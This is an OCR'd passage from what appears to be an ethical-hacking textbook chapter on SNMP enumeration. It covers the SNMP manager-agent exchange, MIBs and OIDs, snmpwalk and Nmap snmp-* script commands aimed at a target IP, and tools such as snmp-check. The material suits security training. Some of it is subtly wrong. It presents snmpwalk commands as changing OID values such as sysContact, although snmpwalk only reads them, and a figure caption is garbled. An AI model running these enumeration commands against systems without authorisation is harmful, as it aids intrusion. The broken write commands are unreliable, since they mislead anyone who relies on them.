
SNMP uses a disturbed architecture comprising SNMP managers, SNMP agents, and several related components. The following are some commands associated with SNMP.

- **GetRequest**: Used by the SNMP manager to request information from an SNMP agent
- **GetNextRequest**: Used by the SNMP manager continuously to retrieve all the data stored in an array or table

- **GetResponse**: Used by an SNMP agent to satisfy a request made by the SNMP manager
- **SetRequest**: Used by the SNMP manager to modify the value of a parameter within an SNMP agent's management information base (MIB)
- **Trap**: Used by an SNMP agent to inform the pre-configured SNMP manager of a certain event

The communication process between an SNMP manager and SNMP agent is as follows.

- The SNMP manager (Host X, 10.10.2.1) uses the GetRequest command to send a request for the number of active sessions to the SNMP agent (Host Y, 10.10.2.15). To perform this step, the SNMP manager uses an SNMP service library such as the Microsoft SNMP Management API library (Mgmtapi.dll) or Microsoft WinSNMP API library (Wsnmp32.dll).
- The SNMP agent (Host Y) receives the message and verifies if the community string (Compinfo) is present on its MIB, checks the request against its list of access permissions for that community, and verifies the source IP address.
- If the SNMP agent does not find the community string or access permission in Host Y's MIB database and the SNMP service is set to send an authentication trap, it sends an authentication failure trap to the specified trap destination, Host Z.
- The master agent component of the SNMP agent calls the appropriate extension agent to retrieve the requested session information from the MIB.
- Using the session information retrieved from the extension agent, the SNMP service forms a return SNMP message that contains the number of active sessions and the destination IP address (10.10.2.1) of the SNMP manager, Host X.
- Host Y sends the response to Host X.



Community String: CompInfo IP: 10.10.2.1
MIB
Software version, hard drive space, session table
Community String: CompInfo Community String: Alarm IP: 10.10.2.15
Sends request for active session (Community String: CompInfo, IP: 10.10.2.15)
Active Session Information (No. of sessions: 2, Comm: CompInfo, IP: 10.10.2.15)
Host X (SNMP Manager)
Host Y (SNMP Agent)
SNMPTRAP message for failed login
Community String: Alarm IP: 10.10.2.12
Host Z (SNMP Manager)
If the community string does not match the string stored in the management information base (MIB) database, then host Y will send a community string to a pre-configured SNMP manager indicating the error

Figure 4.7: Illustration of the working of SNMP

Management Information Base (MIB)

MIB is a virtual database containing a formal description of all the network objects that SNMP manages. It is a collection of hierarchically organized information. It provides a standard representation of the SNMP agent's information and storage. MIB elements are recognized using object identifiers (OIDs). An OID is the numeric name given to an object and begins with the root of the MIB tree. The OID can uniquely identify the object in the MIB hierarchy.

MIB-managed objects include scalar objects, which define a single object instance, and tabular objects, which define a group of related object instances. OIDs include the object's type (such as counter, string, or address), access level (such as read or read/write), size restrictions, and range information. The SNMP manager converts the OIDs into a human-readable display using the MIB as a codebook.

A user can access the contents of the MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. For example, http://IP.Address/Lseries.mib or http://library_name/Lseries.mib.Microsoft provides the list of MIBs that are installed with the SNMP service in the Windows resource kit. The major MIBs are .as follows:

- **DHCP.MIB**: Monitors network traffic between DHCP servers and remote hosts
- **HOSTMIB.MIB**: Monitors and manages host resources
- **LNMIB2.MIB**: Contains object types for workstation and server services
- **MIB_II.MIB:** Manages TCP/IP-based Internet using a simple architecture and system
- **WINS.MIB**: For the Windows Internet Name Service (WINS)

Enumerating SNMP using SnmpWalk and Nmap

SnmpWalk

- SnmpWalk is a command-line tool that allows attackers to **scan numerous SNMP nodes** instantly and **identify a set of variables** that are available for accessing the target network

Enumerating SNMP using SnmpWalk

Source: *https://ezfive.com*

SnmpWalk is a command-line tool that allows attackers to scan numerous Simple Network Management Protocol (SNMP) nodes instantly and identify a set of variables that are available for accessing the target network. Using this tool, attackers target the root node so that information from all the sub-nodes such as routers and switches can be fetched. The information can be retrieved in the form of an object identifier (OID), which is part of the management information base (MIB) associated with the devices having SNMP enabled.

Attackers execute the following command to retrieve SNMP information from the target device:

```
snmpwalk -v1 -c public <Target IP Address>
```

The above command allows attackers to view all the OIDs, variables, and other associated information. Using this command, attackers can also retrieve all the data in transit to the SNMP server from the SNMP agent, including the server being used, user credentials, and other parameters.

Figure 4.8: Screenshot of SnmpWalk

Other SnmpWalk Commands:

- Command to enumerate SNMPv2 with a community string of public:

  `snmpwalk -v2c -c public <Target IP Address>`

- Command to search for installed software:

  `snmpwalk -v2c -c public <Target IP Address> hrSWInstalledName`

- Command to determine the amount of RAM on the host:

  `snmpwalk -v2c -c public <Target IP Address> hrMemorySize`

- Command to change an OID to a different value:

  `snmpwalk -v2c -c public <Target IP Address> <OID> <New Value>`

- Command to change the sysContact OID:

  `snmpwalk -v2c -c public <Target IP Address> sysContact <New Value>`

Enumerating SNMP using Nmap

Source: *https://nmap.org*


Attackers use the **`snmp-processes`** Nmap Scripting Engine (NSE) script against an SNMP remote server to retrieve information related to the hosted SNMP services.

`nmap -sU -p 161 --script=snmp-processes <Target IP Address>`

The above Nmap command, when executed, retrieves a list of all the running SNMP processes along with the associated ports on the target host.

Other Nmap commands to perform SNMP enumeration:

- **`nmap -sU -p 161 --script=snmp-sysdescr <Target IP Address>`** → Retrieves information regarding SNMP server type and operating system details.
- **`nmap -sU -p 161 --script=snmp-win32-software <Target IP Address>`** → Retrieves a list of all the applications running on the target machine.



nmap -sU -p 161 --script=snmp-processes 10.10.1.22 - Parrot Terminal

SNMP Enumeration Tools

SNMP enumeration tools are used to scan a single IP address or a range of IP addresses of SNMP-enabled network devices to monitor, diagnose, and troubleshoot security threats.

- **snmp-check (snmp_enum Module)**

  Source: *https://www.nothink.org*

  snmp-check is an open-source tool distributed under the GNU General Public License (GPL). Its goal is to automate the process of gathering information on any device with SNMP support (Windows, Unix-like, network appliances, printers, etc.). snmp-check allows the enumeration of SNMP devices and places the output in a human-readable and user-friendly format. It could be useful for penetration testing or systems monitoring.

  Attackers use this tool to gather information about the target, such as contact, description, write access, devices, domain, hardware and storage information, hostname, Internet Information Services (IIS) statistics, IP forwarding, listening UDP ports, location, mountpoints, network interfaces, network services, routing information, software components, system uptime, TCP connections, total memory, uptime, and user accounts.

- **SoftPerfect Network Scanner**

  Source: *https://www.softperfect.com*

  SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via Windows Management Instrumentation (WMI), SNMP, Hypertext Transfer Protocol (HTTP), SSH, and PowerShell. It also scans for remote services, registry, files, and performance counters; offers flexible filtering and display options; and exports NetScan results to a variety of formats ranging from Extensible Markup Language (XML) to JavaScript Object Notation (JSON).

  Moreover, SoftPerfect Network Scanner can check for a user-defined port and report if one is open. In addition, it can resolve host names and auto-detect the local and external IP range. It supports remote shutdown and Wake-on-LAN.

  Attackers uses this tool to gather information about a shared folder and network devices.

